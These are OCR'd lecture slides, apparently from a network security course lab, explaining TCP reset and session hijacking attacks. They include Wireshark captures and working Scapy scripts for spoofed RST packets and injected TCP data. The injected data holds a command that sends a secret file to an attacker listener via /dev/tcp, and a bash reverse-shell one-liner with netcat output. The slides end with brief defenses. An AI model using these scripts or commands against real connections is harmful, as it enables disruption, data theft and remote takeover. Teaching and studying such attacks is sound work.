


Goal: To break up a TCP connection between A and B.

Spoofed RST Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

Constructing Reset Packet



Use Wireshark on the attacker's machine to sniff the traffic

```
▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
    [TCP Segment Len: 24]                         ← Data length
    Sequence number: 2737422009                   ← Sequence #
    [Next sequence number: 2737422033]            ← Next sequence #
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.0.2.69", dst="10.0.2.68")
TCPLayer = TCP(sport=23, dport=45634,flags="R", seq=2737422033)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

Constructing Reset Packet

```
▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
    [TCP Segment Len: 24]                     ← Data length
    Sequence number: 2737422009               ← Sequence #
    [Next sequence number: 2737422033]        ← Next sequence #
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.0.2.69", dst="10.0.2.68")
TCPLayer = TCP(sport=23, dport=45634,flags="R", seq=2737422033)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```


Use Wireshark on the attacker's machine to sniff the traffic

TCP Rest Attack: Sample Code

```
def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    ip  = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport,
              flags="R", seq=old_tcp.ack)

    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

myFilter = 'tcp and src host 10.0.2.6 and dst host 10.0.2.7' + \
           ' and src port 23'

sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

TCP SESSION HIJACKING ATTACK

TCP Session Hijacking



Goal: To inject data in an established connection.
Spoofed TCP Packet: The following fields need to be set correctly:


- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)
- Acknowledgment number

Finding Sequence Number

```
▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
    [TCP Segment Len: 24]                   ← Data length
    Sequence number: 2737422009             ← Sequence #
    [Next sequence number: 2737422033]      ← Next sequence #
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

```
▶ Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
    Source Port: 46712                      ← Source port
    Destination Port: 23                    ← Destination port
    [TCP Segment Len: 0]                    ← Data length
    Sequence number: 956606610              ← Sequence number
    Acknowledgment number: 3791760010       ← Acknowledgment number
    Header Length: 32 bytes
    Flags: 0x010 (ACK)
```

About Sequence Number



- If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it becomes **out of order**.
- The data in this packet will be stored in the receiver's buffer at position x+δ, leaving δ spaces. If δ is large, it may fall **out of the boundary**

Session Hijacking: Manual Spoofing


```
#!/bin/env python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")
TCPLayer = TCP(sport=37602, dport=23, flags="A",
               seq=3716914652, ack=123106077)

Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

```
seed@Attacker(10.0.2.1):~$ nc -lnv 9090
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
********************
This is top secret!
********************
```

Session Hijacking: Automatic Spoofing

```
def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]

    # TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4

    ip  =  IP( src   = **,    dst = ** )
    tcp = TCP( sport = **,  dport = **, flags = "A",
               seq   = **,
               ack   = ** )
    data = "\ntouch /tmp/success\n"

    pkt = ip/tcp/data
    send(pkt, verbose=0)
    quit()
```

Reverse Shell




Reverse Shell

```
/bin/bash -i > /dev/tcp/<ip>/<port> 0<&1 2>&1
```

```
seed@Attacker(10.0.2.1)$ nc -lnv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
seed@Server(10.0.2.69)$        ← Got a reverse shell!
```

What Happens to The Session?



Defending Against Session Hijacking

Making it difficult for attackers to spoof packets

- Randomize source port number
- Randomize the initial sequence number
- Not effective against local attacks

Encrypting payload

- Data injection is not possible without the encryption key.

Summary

- TCP SYN flooding attack
- TCP Reset attack
- TCP Session Hijacking attack
- Lesson learned
  - When designing a network protocol, security needs to be built in to mitigate potential attacks; otherwise, the protocol will likely find itself being attacked!